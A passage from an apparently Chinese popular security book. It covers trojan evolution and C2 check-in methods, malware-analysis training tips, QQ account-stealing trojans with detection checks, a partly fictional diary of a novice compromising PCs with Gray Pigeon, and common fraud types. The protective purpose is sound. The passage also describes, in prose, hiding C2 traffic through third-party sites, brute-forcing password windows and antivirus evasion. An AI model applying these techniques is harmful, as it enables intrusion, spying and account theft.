最早的远控木马都是“主动连接”，通俗的讲是这样的：假如你要控制某人的主机 A，你得在主机 A 上执行木马， 木马执行后会开启一个你提前配置好的端口，之后，你要与该主机 A 建立连接，在主控端上输入该主机 A 的 IP 和端口，才能进行控制。

不过，后来因为互联网的进一步发展，公网控制内网就出现了一定的问题。于是，“被动连接”型的木马上线技术就出现了，和“主动连接”的形式刚好相反，是木马即被控端主动来连接主控端。主控端开启一个端口，被控端去连接你配置好的 IP 地址。

被动连接也叫反弹连接。谈到这个不得不提两种经典的木马上线方式。一种就是 FTP 上线方式，另外一种就是 DNS 域名解析上线方式。对于 DNS 域名解析上线，一直是木马上线的最主要的方式，曾经最流行的就是 3322 和花生壳。木马执行后会解析你配置好的域名，然后去连接对应的 IP 地址的端口，进行通信。

从大量的 APT 攻击案例中可以发现，当今的木马在运行的隐蔽性，通信的穿透性，功能的多样性，跨平台性等方面有了很大的突破。在研究分析过程中，有部分木马的上线方式，开始采用第三方域名进行通信。这无疑增强了木马的隐蔽性和反追踪能力。

木马使用的第三方域名实际上是利用第三方网站能够写入并及时修改自己的通信数据。木马编写者往往会寻找知名的网站，至少不会出现宕机的情况，以保持肉鸡的持久性控制。这样的网站很多，比如说博客类网站等等。可以提前发表一篇博文，并在博文里插入控制命令，之后特制的木马，就会去获取控制命令，同时木马也可以模拟编辑博文，写入执行结果的数据。

由于 TCP 通信涉及到 socket 对象的问题，部分木马会专门使用支持 PHP 的第三方网站。并拿到 Webshell 后，上传一个进行数据转发的 PHP 文件。这种情况下，控制被控端的流畅度可以得到保证。

一般情况下，采用这种方式的木马都是使用了 HTTP 协议进行通信，由于 HTTP 协议是无连接的。所以不会涉及到 socket 对象的问题。只要被控端为自己生成一个独一无二的 ID，即可与其他被控端区别开来。对接受数据，发送数据，执行控制命令这三个功能模块做好处理，控制的流畅度还是可以得到一定的提升。

采用第三方域名上线的木马，在隐蔽性方面有了很大突破，而且这种做法，也可以提高木马的穿透性，对于一些防火墙来说，至少知名的网站总归是允许进行数据通信的。

即使你在编写木马的时候，并未对上线地址采用“硬编码”，或者使用动态数组动态生成，又或者你进行了各种加密，又或者直接写入内存等“软编码”手段，这些只能对木马上线地址的静态分析起到一定的保护作用，如果去动态调试跟踪，也是可以得到上线地址的。

对于使用域名生成算法 DGA 生成的域名，目前已经有相应的机器学习的手段去检测是否为木马的 C&C 域名。不过目前看起来，目前对于木马上线地址的隐藏，最好的办法就是使用第三方域名，这样可以极好的保护木马操纵者。

传统意义上的远程控制木马由于适用面不广，使用比较单一，只注重功能不注重一些安全上的问题，出现过的事故就有: 1.控制者被反查 2.控制者机器被利用文件下载上传文件反控 3.相关黑客被杀 4.抓鸡黑客被网警追捕 5.主要成员被国际通缉等等。传统的远程控制木马功能演变过程:

最初

1. 大多使用 tcp 协议作为其主要通信协议，没有采用加密措施。
2. 木马文件经过加壳或者没有加壳，可轻易被分析出特征码。
3. 相关功能都被整合到了一起，免杀时间短。
4. 不稳定遇到复杂的网络环境可能存在上线难的问题，难上线。
5.动态域名，经过第三方中转信息可被轻易拦截或者伪造。
6. 大多采用注册表启动或者注册服务启动，少有修改文件方式。
7. 存在可执行文件，dll，sys，启动方式大多采用独立启动。
8. 种马感染方式单一，大多采用网络传输方式感染。
9. 驻留方式单一，大多是驻留在系统。不存在反沙盒分析功能。
10. 大多是 c/s 结构，即 client/server。木马文件普遍较大。

后来

1. 除了 tcp 木马之外出现了 udp 木马，但依然没有采取加密措施。

2. 木马在原有加壳基础之上，开始出现了自写壳。

3. 由原来的整合控制端的模式，免杀时间稍微变长。

4. 多种上线模式，出现了网站空间上线、FTP 上线、数据库上线。

5. 稳定性变强。出现了反弹上线木马。

6. 开始出现修改系统文件，修改服务启动方式隐藏自身。

7. 迷你版本木马，出现了无进程，文件感染，进程注入技术应用。

8. 木马本身在感染母体后出现了感染移动设备的情况。

9. 开始出现了驻留 bios，感染映像文件木马

10.出现了 b/s，即浏览器/服务器模式交互通信木马。

现在

1.开始出现了 HTTPs，ssl 木马， 伪装协议。

2. shellcode 木马，dll 木马，纯进制文件靠其他文件加载木马。

3.开始出现了模块化木马，抗分析，免杀能力变强。

4.上支持混合协议上线模式木马，可保持被控者依然不掉。

5.稳定性在原有基础之上变强，还能依靠其他服务上线木马。

6.出现了感染声卡，感染网卡方式。

7.除了无进程之外，出现了无文件，无端口端口木马技术应用。

8.跨平台感染木马，内网感染木马，感染终端设备。

9.出现了反内存分析、文件定时自动变异木马

10.出现了混合控制方式木马，可以实现转换。

一些技术虽然早已利用，但在未成熟之前，一切都将可能成为未来，及时的防范和关注最新的木马动态也很重要，现在木马跟着新闻走，什么火了就跟着来，做木马的作者也关注。

## 7.7 木马病毒分析

病毒分析报告看到了不少，可是难道我们真正需要的只是一个答案？一份报告吗？或许我们更需要的是如何提高自身的分析能力。特别是对于一个公司来说，付出更高的回报也许不是问题，前提是员工能创造更大的价值，怎样才能让自己的逆向能力合法的转化为更高的回报。

通常情况下，病毒分析也是有需求的，针对不同的缘由，我们分析的入手点及侧重点又会有所不同，可以简单的分为 3 个层次，先练手准备，以及快速响应和深度分析。

先从练手开始。如果是工作需要，或是为将来的工作做准备，第一个该考虑的问题是“选材”。不是每个木马或者病毒样本都适合用来练手的，如果要我来推荐，我会选以下几种样本。

下载器类的木马 Downloader，原因很简单，普及。这类型的木马会在日常工作重复出现，虽然大多数情况下都不需要做完整的白盒分析，但这会是一个好的开始。

机器人类的后台木马 Bot，这类型的木马通常都是受利益驱动的，会有越来越多的专业开发者加入此类木马的开发，所以有可能是最复杂也是最不能回避的一类威胁。

信息收集类的木马 Infostealer，这类型的木马同样可能是受利益驱动的，但相对而言，前者可能造成的后续危害更大，不过此类威胁也不能忽视，例如盗窃银行网游帐号的，或自动转账等等。

网络蠕虫 Worm，worm 可能有很多种传播方式，邮件，im，p2p，文件共享，usb 等等，单纯从练手的角度考虑，每种类型的最好都接触一次。

文件感染型病毒 File infector virus，同上，病毒感染和传播也可能有多种途径，但是个人以为最多拿一个样本熟悉一下就够了。为什么？因为稀少，有必要为不到 1%的潜在问题花费大量时间去准备吗？个人认为是不值得的，做好其他 99%的工作，剩下那 1%完全可以在工作中积累和弥补。

个人以为接下来该考虑的问题是“怎么练”。对于以工作为目的的病毒分析而言，最重要的是什么？答案很简单，那就是一个字“快”，你需要快速的识别提交的样本是否是病毒，是哪一类病毒，应该做什么类型的检测或是修复等等

所以对于“怎么练”这个问题，要做的第一件事是快速识别，而对于快速识别来说，没有什么比在虚拟机或是专用的病毒测试机器上运行它更快了，当然运行加监视结果不是个 100%准确的办法，可能有的威胁需要条件触发等等。

鱼和熊掌不可得兼，重要的是在最短的时间内尽可能多的作出响应。除此之外也还有一些可以考虑的手段，例如观察字符串，调用的 API 等等。快速识别虽然看起来并不是什么技术含量很高的步骤，但必不可少。

接下来这步不是这里能多做讨论的，怎么加，加什么类型的检测与修复代码，这一步不同公司有不同的引擎，有针对有选择的练习可以事半功倍。

回到大多数朋友口中的逆向或者说白盒分析来，怎么锻炼出色的逆向病毒能力。白盒和黑盒是有区别的，黑盒一般来说是更加的难度大一些。

为什么要逆向病毒。逆向病毒和逆向其他类型的程序完全不同，你需要的是熟悉了解病毒的各种机制，然后有针对性的做修复或是给客户提供建议如何预防。这里首先要提出来的是“壳的问题”。熟悉越多的壳，对你的工作会越有帮助。

在壳之后，我想问的是“静态”还是“动态”？这不是一个有100%答案的问题，具体问题具体分析，但原则上来说，能静态搞定的，没必要动态调试。

静态不容易理解的，再试着调试。接下来的问题是一些新入行朋友常纠结的“F7 的问题”。步入 Step into 是必需的，但看到 call 就 Step into 绝对不是个好习惯。

一个出色的逆向工程师最与众不同的是会选择什么时候 F8 Step over 什么时候 F9 Run，以及在需要的时候 Alt+F7 load Script，有时候某个函数看起来很复杂，步入分析可能要很久。

但如果学会猜测和验证，也许一个简单的 F8 就搞定了。我们不需要知道每个函数是怎么实现的，我们只需要知道病毒想干什么，会干什么。这个猜测不是一天两天能练出来的，但如果你试着坚持下去，慢慢的会感受到它的妙处。

不要过度依赖于某个工具或是插件，常见的工具病毒作者也知道，如果有针对的做了处理，部分过度依赖工具的朋友没准就被忽悠进去了。

最后再聊两句深度分析。深度分析通常会消耗掉非常可观的时间，如果不是客户需求，或是某一类非常活跃的威胁，不值得。深度分析也并不仅仅包括逆向，甚至可能会包含地下网络的追踪与调查，域名与服务器的分析，等等，有技术相关的，也有不相关的。

对于完整的逆向分析而言，在条件允许的情况下，不妨找一些同一家族的早期变种用于参考，这些早期变种或许可以帮助你更好的理解正在分析的新变种。

例如 Spyeye， 近期版本 Spyeye 不再直接使用字符串比较，而是不可逆的校验码，换句话说，如果没有原始字符串，要理解起来还真会浪费一些时间。

不是每个病毒都可以完美脱壳后再分析的。例如 Zeus，Zeus 解密使用到的一个密钥是基于原始文件第三节的虚拟地址计算出来的，无论多完美的脱壳，这个值肯定会变。

对于复杂的恶意代码，如果静态分析或完整的动态调试都不太容易的话，试着 Ctrl+N 单调某一个函数未尝不是个办法。

有时间的话，用常见的编译器例如 VC、Delphi、VB 等，编译一些程序逆来玩，这样可以熟悉一些常见的编译器函数，例如 strlen。熟悉熟悉各类加密解密，压缩算法，撞上的时候会省不少时间。

调试器 IDA、Olly 都是不错的选择，别忘了 IDA 随时可以添加备注，一个好的 IDB 对于以后的工作或许也有帮助。

## 7.8 盗号木马原理

盗号木马，我想最关心的就是自己的小企鹅了，企鹅号被盗是常有发生的，首先你要学会一招，那就是一键判断识别出自己的电脑是否存在小企鹅盗号木马，我会把原理也和大家简单的说一下。

方法很简单 1 秒即可识别，这种方法推荐在网吧使用，我们只要在登陆小企鹅之前，在小企鹅登录框的密码部分，点击右键，如果可以弹出右键菜单，就可以判定电脑有中小企鹅盗号木马了，所以千万不要登陆了；也可以复制数字到小企鹅的密码输入框，如何可以粘贴到小企鹅的登录框，那也说明小企鹅很有可能被植入小企鹅盗号木马了。

什么原理呢？因为在正常情况下，小企鹅的密码登录框是不允许直接复制粘贴字符的，腾讯出于安全的考虑，但是当小企鹅的安全组件被木马破坏掉以后，小企鹅原有的保护机制就会失效，从而就可以用上面的方法来简单的判定小企鹅是否被植入木马。

但是需要注意的是在小企鹅登录框的密码输入处，可以随意复制粘贴字符表明很有可能已经中“马”，但是由于小企鹅盗号木马种类繁多，不代表不出现上面的情况就一定没有安全隐患。

归根结底我们平时一定要加强小企鹅账户的安全重视，充分利用一些小企鹅密保，手机令牌等工具来加强自己的小企鹅账户安全，这样就算密码泄漏也不会对自己造成多大的损失。这里也有个重要的提示，绑定密保手机是非常重要的，但是密保问题可以不要，甚至可以删除，因为密保问题是可以拆解出来的，所以建议保留手机小企鹅安全中心绑定好密保手机就好了。

这样的盗号木马也分为几个类型，比较不太实用的破坏型，唯一的功能就是破坏并且删除文件，可以自动的删除电脑上的 DLL、INI、EXE 文件。

具有危害的比如，密码发送型，可以找到隐藏密码并把它们发送到指定的信箱。有人喜欢把自己的各种密码以文件的形式存放在计算机中，认为这样方便；还有人喜欢用 Windows 提供的密码记忆功能，这样就可以不必每次都输入密码了。

有些贩卖信息的，用信封钓鱼原来是屡试不爽，许多黑客软件可以寻找到这些文件，把它们送到黑客手中。也有些黑客软件长期潜伏，记录操作者的键盘操作，从中寻找有用的密码。

在这里提醒一下，不要认为自己在文档中加了密码而把重要的保密文件存在公用计算机中，那你就大错特错了。别有用心的人完全可以用穷举法暴力破译你的密码。利用 Windows API 函数 EnumWindows 和 EnumChildWindows 对当前运行的所有程序的所有窗口，包括控件进行遍历，通过窗口标题查找密码输入和出确认重新输入窗口，通过按钮标题查找我们应该单击的按钮，通过 ES_PASSWORD 查找我们需要键入的密码窗口。

向密码输入窗口发送 WM_SETTEXT 消息模拟输入密码，向按钮窗口发送 WM_COMMAND 消息模拟单击。在破解过程中，把密码保存在一个文件中，以便在下一个序列的密码再次进行穷举或多部机器同时进行分工穷举，直到找到密码为止。此类程序在黑客网站上唾手可得，精通程序设计的人，完全可以自编一个。

最广泛的是特洛伊马，只需有人运行了服务端程序，如果客户知道了服务端的 IP 地址，就可以实现远程控制。以下的程序可以实现观察“受害者”正在干什么，当然这个程序完全可以用在正道上的，比如监视学生机的操作。

程序中用的 UDP User Datagram Protocol，用户报文协议是因特网上广泛采用的通信协议之一。与 TCP 协议不同，它是一种非连接的传输协议，没有确认机制。

可靠性不如 TCP，但它的效率却比 TCP 高，用于远程屏幕监视还是比较适合的。它不区分服务器端和客户端，只区分发送端和接收端，编程上较为简单，故选用了 UDP 协议。本程序中用了 DELPHI 提供的 TNMUDP 控件。

键盘记录木马，这种特洛伊木马是非常简单的。这个现在目前在一般的远控上都有集成，很基础的功能，甚至有些硬件设备也出了，不怀好意的人把把他接在主机的后面来记录。它们只做一件事情，就是记录受害者的键盘敲击并且在 LOG 文件里查找密码。据笔者经验，这种特洛伊木马随着 Windows 的启动而启动。

它们有在线和离线记录这样的选项，顾名思义，它们分别记录你在线和离线状态下敲击键盘时的按键情况。也就是说你按过什么按键，下木马的人都知道，从这些按键中他很容易就会得到你的密码等有用信息，甚至是你的信用卡账号哦!当然，对于这种类型的木马，邮件发送功能也是必不可少的。

还有很多其他类型的木马，比如代理、ftp、端口、反弹端口，这些都是非常基础或者都是非常经典的类型了，像 Dos 和 ftp 木马都是很久以前就有的了，自己有空去了解一下，接下来说说原理。

经常看到有用户说，在输入自己帐号与密码后提示密码错误，那么八九不离十你就是中了木马了，其实这种木马是最早期的木马程序。现在已经很少有编木马程序的程序员，还按照这种监听键盘记录的思路去编写木马程序。现在的木马程序已经发展到通过内存提取数据来获得用户的帐号和密码。

大家都知道，不管任何一款程序。它都是有他所特有的数据，包括用户的帐号、密码，等级装备资料等等。这些数据都是会通过本机与游戏服务器取得了验证以后，用户的角色资料才会出现在用户的面前。

而这些数据在运行的时候都是存放在计算机的内存里面的。木马作者只需要在自己的程序里面加入条件语句就可以取得用户真实的游戏帐号、密码、角色等级等等。这种编程语句的大概意思应该是：当游戏进程进入到让用户选择角色的时候再从内存中提取最后一次的帐号、密码、角色等级等资料。

下边先来说一下木马是如何通过网页进入你的电脑的，相信大家都知道，现在有很多图片木马，EML 和 EXE 木马，其中的图片木马其实很简单，就是把木马 exe 文件的文件头换成 bmp 文件的文件头，然后 IE 浏览器自动打开该文件，然后利用网页里的一段 JavaScript 小程序调用 DEBUG 把临时文件里的 bmp 文件还原成木马 exe 文件并拷贝到启动项里。

接下来的事情很简单，你下次启动电脑的时候就是你噩梦的开始了，EML 木马更是传播方便，把木马文件伪装成 audio/x-wav 声音文件，这样你接收到这封邮件的时候只要浏览一下，不需要你点任何连接，Windows 就会为你代劳自动播放这个他认为是 wav 的音乐文件，木马就这样轻松的进入你的电脑，这种木马还可以 frame 到网页里，只要打开网页，木马就会自动运行。

另外还有一种方法，就是把木马 exe 编译到.JS 文件里，然后在网页里调用，同样也可以无声无息的入侵你的电脑，这只是些简单的办法，还有远程控制和共享等等漏洞可以钻。

对付这些，自己没事就检查一下，给电脑做个体检也是必要的，开始-设置-控制面版-添加删除程序-Windows 安装程序-把附件里的 WindowsScriptinghost 去掉，然后打开 InternetExplorer 浏览器，点工具-Internet 选项-安全-自定义级别，把里面的脚本的 3 个选项全部禁用，然后把“在中加载程序和文件”禁用。

当然这只是简单的防治方法，不过可能影响一些网页的动态 Java

效果，不过为了安全就牺牲一点啦，这样还可以预防一些恶意的网页炸弹和病毒，如果条件允许的话可以加装防火墙，再到微软的网站打些补丁，反正我所知道的网吧用的都是原始安装的 Windows，很不安全哦，还有尽量少在一些小网站下载一些程序，尤其是一些号称黑客工具的软件，小心盗不着别人自己先被盗了。

当然，如果你执意要用的话，号被盗了也应该付出这个代价吧。还有，不要以为装了还原精灵就很安全，据我所知，一般网吧的还原精灵都只还原 c:盘即系统区，所以只要木马直接感染你安装在别的盘里的游戏执行文件，你照样逃不掉的。

木马程序一般分为服务器端程序和客户端程序两个部分，当服务器端程序安装在某台连接到网络的电脑后，就能使用客户端程序对其进行登陆。

木马是非法取得对对方电脑的控制权，一旦登陆成功，就可以取得管理员级的权利，对方电脑上的资料、密码等是一览无余。不过这种木马一般的“伪黑客”很少使用，因为一不小心就会引火上身，被对方反查过来就会偷鸡不成蚀把米了，一般他们都会采用只有服务器端的小木马，这类木马通常会把截取的密码发到一个邮箱里，不需要人为操作，有空去收趟邮件就可以了，这种木马遍布互连网的各个角落，的确防不胜防，由于木马程序众多，加之不断有新版本、新品种产生，使得软件无法完全应付，所以手动检查清除是十分必要的。

木马会想尽一切办法隐藏自己，别指望在任务管理器里看到他们的踪影，有些木马更是会和一些系统进程寄生在一起的，如著名的广外幽灵就是寄生在 MsgSrv32.exe 里；当然它也会悄无声息地启动，木马会在每次用户启动 Windows 时自动装载服务端，Windows 系统启动时自动加载应用程序的方法木马都会用上。

简单的检测方法，点开始-运行，输入： msconfig 回车就会打开系统配置实用程序，先点 system.ini，看看 shell=文件名，正确的文件名应该是“explorer.exe”，如果 explorer.exe 后边还跟有别的程序的话，就要好好检查这个程序了，然后点 win.ini，“run=”和“load=”是可能加载“木马”程序，一般情况下，它们的等号后面什么都没有。

如果发现后面跟有路径与文件名不是你熟悉的启动文件，你的计算机就可能中上“木马”了，当然你也得看清楚，因为如“AOL 木马”，它把自身伪装成 command.exe 文件，如果不注意可能不会发现它不是真正的系统启动文件；最后点“启动”，检查里面的启动项是不是有不熟悉的，如果你实在不清楚的话可以把他们全部取消，然后重新运行 msconfig，看一下有没有取消的启动项重新被选中的，一般木马都会存在于内存中。

还有一类木马，他是关联注册表的文件打开方式的，一般木马经常关联. exe，点开始-运行，输入：regedit 回车，打开注册表编辑器，点第一条，也就是 HKEY_CLASSES_*OT，找到 exefile，看一下\ exefile\shell\open\command 里面的默认键值是不是%1%*，如果是一个程序路径的话就一定是中木马了，另外配合两种以上的杀毒软件也是必要的，另外在 Windows 下木马一般很难清除，最后重新启动到 Dos 环境下再进行查杀。

这些简单的方法，没事就可以检测一下，大部分木马都是有行为的，更多的也会潜伏，所以没事就检测一下也是比较好的，有些想着几个月就换一次系统，换系统也可以，就是自己注意不要下载的镜像文件里头就带有木马，这样你换来换去没有含义，自己可以下正版的系统然后激活，这样会好很多。

## 7.9 一个木马黑客

一个木马黑客的自述，曾几何时，在计算机技术人员眼中，黑客还被当成了天才来膜拜。即使到了中国互联网所说正义红客的出现，也因为所谓的正义感而尚能被网民接受。但在目前这个几乎全民皆可以做黑客的时代，黑客守则中的不恶意破坏任何系统已无人遵守，啥都说是黑客，黑客精神被彻底抛弃。

在赤裸裸的金钱诱惑下，天天都有数不清的人怀着各种目的，前赴后继踏入网络地下世界。引文某位木马黑客的诞生，让我们看到了互联网“黑社会”触目惊心的事实：许多人以偷窥为乐，交流着各种木马入侵手段，把肉鸡被黑客控制的他人电脑卖给别人，甚至还有所谓的 “师父”，制作简单易懂的教程，下面说一个小故事。

Day1 萌芽

从大学开始，各种电脑新知识一直是我的兴趣所在，那些黑客、红客、木马、病毒之类的信息就特别能够吸引我。在这方面我没有太多的知识，但看看那些报道也很过瘾，特别是对于盗号和木马，控制别人是一种欲望。

最近有关 DDOS 攻击敲诈网站的报道，就引起了我不少兴趣。当时在百度贴吧，我看到灰鸽子群、木马群等非常活跃，每天会有近百篇帖子更新，绝大多数都是有关灰鸽子教学、推销木马软件以及肉鸡销售等内容。当时想想自己没有兴趣攻击和黑掉那些网站，也就只是看看算了。

不过，最近金山和灰鸽子之间的争论又引起了我的兴趣，听说寄生在灰鸽子上下游这个产业链达到了上亿元的规模，让我真的大吃一惊。

想想自己现在拼命每个月才赚那么几千块钱。真是有点嫉妒。

我对计算机一直有兴趣，我就不相信自己会比那些人差。上网看看灰鸽子究竟是怎么回事，我也要去学，感觉很不错的样子。

Day2 自学

趁着下午上班不忙，我溜达到百度的灰鸽子贴吧中，里面有一个帖子，标题是“500 元收徒，教鸽子配置，内外网上线方法，免杀，抓肉鸡，网马配置。“这很吸引我。按照帖子的提示，加入了一个 XXX 名字的小企鹅群。

当我顺利通过验证进入该群后发现人还真不少，200 名成员中有 50 多人在线，大家正在热火朝天讨论有关双开、肉鸡、代理、扫描等话题，对这些名字我是只知其一不知其二，不管它，反正不耻下问就行了。不少人的名字前面还有“徒”的字样，大概是付了钱的标记吧，终于有组织了。

在这个小企鹅群的共享空间中有上百种相关教程和工具提供下载，还有网盘链接，我都下载了，不过大部分都是压缩文件，需要解压密码才能查看使用。听说很多人都是借教木马骗钱的，下载了或许就中毒要出钱解锁给密码，有些交钱还不给你密码。考虑了一下，还是算了，我还是晚上回家先看看网上的资料自己试试吧，反正网上的黑客网站和软件那么多，不一定要交钱才能学。

Day3 付费

昨晚搞了一晚上，看了不少网站，也试用了一些软件，一无所获。那些入侵、扫描的教程和文章说起来都很简单。

但我照着操作却死活得不到相同的结果，真是郁闷。是不是自己太傻蛋了，哎，看来还是得交钱拜个师父才学得会吧。

今天我回到了 XXX 群，找到了管理员小马他就是大家说的师父。

当我以菜鸟名义谦虚向他请教如何使用灰鸽子以及木马等一系列问题，他显得并不耐烦，只是说自己拥有多年的黑客木马经验，并能编写黑客工具，而且只要拜他为师，可以免费提供各种黑客工具，问了很多相关的问题，他都能够回答的让人满意。

想了想，感觉还是不错，好吧，交就交吧，反正只要能学会就行，小马很爽快地提供了建行和工行的两个账号，让我转 500 元进任一账户，并留下了一个 170 的手机号码。下班后我就通过建行 ATM 机上给小马转账 500 元，并短信通知了他。

Day4 拜师

昨天晚上我有事，回家已经 11 点多了，上群看了看，还有 50 多个人在线，不过师父却不在了，太晚了又累，不打算麻烦师傅了，明天在问问他开始学习的事情，今天好好的睡一觉。

第二天又忙碌了一天，但我一直惦记着师父要教我的事情。回到家匆匆扒了几口饭，我就上网去找师父。他说已经收到我交的学费，并正式表示我现在已经是他的徒弟了，而且还让我在名字前面加上了“徒”以和其他人区别。

随后师父给了我解压密码，让我先从他自己制作的“内网鸽子上线教程”动画教程开始学起，按照教程操作。虽然是非常傻瓜的操作，但也许是自己太笨了，我操作后并没有取得教程中所说的效果，连灰鸽子远程控制软件都打不开。

师父随后利用小企鹅远程控制功能控制了我的电脑，演示并查了故障原因。据师父分析，估计因为我电脑用的系统的问题，所以才不够稳定。已经晚上 10 点多了，师父说时间太晚，不愿意继续教了，让我第二天再联系他。

Day5 讲解

今天晚上，我换了一台好点的笔记本，和师父再联系，应该没什么问题了吧。果然在师父的小企鹅远程控制指导下，顺利将灰鸽子服务器软件测试调试上线好。随后师父嘱咐我按照“免杀教程”，将生成的这个服务器软件进行免杀处理，以躲过杀毒软件。

按照教程的方法，我采用 4 种不同的工具，一步步完成了服务器软件的处理，果然“如愿”逃过了电脑中卡巴斯基的查杀毒处理。呵呵，终于比昨天要顺利了，一步步接近胜利。

以我的计算机知识来看，免杀处理过程应该是在软件中加入大量无关的代码，然后加壳，再进行多次压缩加密，以达到躲过杀毒软件的效果。不过我发现，免杀教程的制作者不是师父，似乎是来自于中国黑客协会的某位大神，也许他们之间都有交流吧。

完成了灰鸽子服务器软件调试和免杀，终于到了第三步了。按照师父的提示，我开始学习下一步操作———抓肉鸡。但是在看了自动抓肉鸡的教程后，却发现缺少了一个重要的工具。当时师父已经下线了，所以我只能请教仍然在线的师兄。一位好心的师兄告诉我这个工具必须向师父购买，外面买不到也找不到，是师父自己编的，大概 200 元吧。

Day6 偷窥

第六天了，还是没有找到一台肉鸡，真的有点气馁。不过师父安慰我说，这个事情是急不来的，要有耐心。他还告诉我有些徒弟看了教程，按部就班地学，很快就出师了，是哦，自己得努力。

按照教程，我把灰鸽子服务端配置好，再一次做了免杀。并根据网络上找到的教程依次进行端口扫描，弱口令密码扫描。

经过5个多小时的等待，终于我的软件中提示已经找到了23台目标电脑。按捺不住激动的心情，照着教程所说的，我远程登陆目标电脑，上传灰鸽子服务端，运行。啊，终于灰鸽子有反应了，目标电脑终于被我控制了，我拥有自己第一台肉鸡了，万岁！我的第一台肉鸡位于河南，我找到电脑中的图片文件夹。“旅游图片”下载看看，原来是位MM在景点的留影啊。继续看看还有没有其他的。

同时我还在继续看那些有漏洞的电脑能不能入侵，结果是3:25，不到 20%的成功率，但我已经很满意了。再入侵一台肉鸡，来自福建，但电脑里好像没什么东西，只有表格，没意思，关了。

另一台肉鸡里面许多与网游有关的文件，应该是个网游玩家吧。看看他在干什么？在打游戏，好，下次等我给他种个网游木马，把装备偷来全部卖掉。对了，听说灰鸽子还能够打开肉鸡的摄像头。试试看，怎么没反应，大概是没安装摄像头或者没插上吧，下次再试试其他肉鸡。不知不觉都凌晨一点多了，累了，明天在研究。

Day7 放弃

今天下午，我把这几天的经历炫耀地告诉了老姐，结果被她好好骂了一顿，因为她就中过灰鸽子，结果重装系统又吧电脑好好的折腾了一下。

可是我才入门，就这样放弃了？回家后看了看全球头号黑客凯文·米特尼克的报道，我发现自己根本就不是一个黑客，只是一个可耻的偷窥者。在这个群只待了短短六天，看到经常在线的徒弟不下50余名，而且还有一些“学有所成”的徒弟在师父的允许下教授新来的菜鸟，因此每天来加入该群的人也不下20余名。

但如果在言语中流露出不想缴费学习的意思，就会被师父和师兄毫不犹豫地踢出该群。师父与几个核心成员的每月收入在万元以上，而这个群建立的时间只有短短 2 个月。

好吧，我还是放弃这一切吧，这并不是一次光彩的经历。晚上我又一次打开了灰鸽子，删除了肉鸡上的服务器端软件。我决定告别这一切，改邪归正，明天醒来，我还是决定做个好人。

以上内容部分虚构，传出来的很多个版本，猖狂的木马教学，木马教学不仅仅只是小企鹅上一对一的辅导，已经呈现多样化、专业化的态势，前几年国家的干预已经查封多个网站。实际上很多这些都是假的。

该学该起步的自己多去了解，有学会原理当并不是要去做这样的事情，其实利用工具是非常简单的，但是对于现在的免杀之类的要自己编写还是有难度的，所以大部分都是通过某些渠道去买，这里就不提了，还有就是自己学会防范，摄像头之类的。

最后希望大家通过很多的方式，学习一门技能，而不是什么当做主要的来做，什么成为一名黑客，都是不切实际的东西，自己考虑自己的情况来定，当然，在你看到这本书的时候，你已经赚了！你对网络黑白世界已经有了一个初步的认识了。



# 第八章

## 你好，欺诈

## 8.1 常见诈骗种类

关于诈骗先从大的概念一直到细化来说，太多太多了，我也不是来搞复制粘贴，案例很多，我们要从中进行总结，所以这里大多数是简述如何防范，骗子的方式方法的种类很多，让我们防不胜防。骗子的行为我们可以总体归类分成两大类，第一类统称为虚拟诈骗，第二类统称为实体诈骗。

什么叫做虚拟诈骗呢，用谎言或各种肢体行为编造出来的“神话”欺骗对方，也就是说一切都是虚拟不存在的物体，让受骗者暂时性的心甘情愿把自己若干财产或全部财产，送给诈骗者。比如，网购诈骗、电话诈骗、短信诈骗、社交软件诈骗、街头诈骗、旅游诈骗、团购诈骗等等都可以称作虚拟诈骗。

什么叫做实体诈骗，谎言作为第一要务，诈骗者必须要有实体，有团伙、组织、企业、单位等等。利用其现实中有的身份或进行伪造，进行实体诈骗。

关于实体、街头能够有身份或者长时间的这种，一般有点意识都可以避免，主要的就是集中在网络，一些自己不太了解的东西，或者因为其他原因就中招了，有些可能是自己遇到了就深信不疑，还不愿意分享给别人，就是不说，不说的原因也很多，可能受到了恐吓之类的，自己一个人解决不了的，一定记住马上给身边的人说一下，或许可以帮助你。

典型的类型诈骗，冒充公检法和政府人员诈骗、很火的节目中奖诈骗、银行卡信用卡办理或提额诈骗、机票火车票取消或改签诈骗、低价购物和积分兑奖诈骗、网购退货退款诈骗、钓鱼网站和虚假 WIFI。

其中诈骗电话是最多最集中的，也是中老年人最直接中招的方式，他们可能不会网购之类的东西，但是接电话这个太直接切入了。各种骚扰电话、广告推销、诈骗电话、房产中介、保险理财、投资股票、基金之类的，你留了一个信息，基本上整个行业都互通了，到处给你打。

实际中还有非常非常多的，记住几点你就能避免很多，提高意识是主要的，看了这本书你基本上就提高了不少，如果你遇到了拿不准是不是诈骗，或者感觉到奇怪的时候，跟亲朋好友求证一下。

多问问，在对方没有知道你准确的资料的时候，自己千万不要顺着又泄露了真实信息，还有一点非常重要，就是你不熟悉的人或者事，聊着聊着就谈到要你转账汇款之类的，马上就可以拜拜了。

## 8.2 网赚兼职诈骗

许多人无所事事的时候，如果偶尔接触到网赚或者兼职的时候，肯定觉得这个项目非常好，谁又带徒弟之类的赚钱了，天天晒图，到现在很多人，看到网赚就觉得这个就是骗子。

网赚有是有，但是某网赚太夸张了点，这么好心？一眼认定这个就是骗，这个也是没问题的，至少你不会上当。在网络诈骗案件中，网赚诈骗是非常典型的，不论早期和最近，各种网赚项目都是层出不穷。

在网上创业，寻找赚钱好项目，是现今很多年轻人的选择，甚至一些有梦想，有激情大学生，在毕业后直接选择了网络创业赚钱，而不是去找一份朝九晚五的工作打发一生。理想很丰满，现实却很骨感，网络上充斥着太多的骗局，有太多的小白在被各种网赚项目骗过大几千之后，才醒悟过来。

关于几个典型的有刷时时彩漏洞骗局，时时彩本身就是个骗局，还刷漏洞之类的，大部分是网站自己开的，教程是自己做的，软件也是自己设计的，什么都自己的，当然钱也是自己的，包括你的钱。所以这个非常明显，还有什么刷淘宝信誉、刷单之类的，这类的还有啥工会之类的组织，有是有，但是你赚不到钱反被骗，所以自己注意。

其中兼职打字赚钱之类的骗局对于学生群体来说很多，不知道现在读书怎么都读成这个样子了，特别是还有些广告针对在家的宝妈之类的兼职，反正这些都对特定的人群都有宣传，然后进行系列的运转，这样的骗局自己不入就可以了。

现在打字兼职、找工作之类的的招聘骗局被很多网友所识破，所以，这些骗子又想出了其它招术，他们打着大网站的招牌进行欺诈，如利用微信等社交软件和一些人气比较聚集的针对性人气发一些广告，然后在后边加上一些所谓的联盟团队等等来蒙蔽兼职心切的网友们。所以，大家一定要警惕。

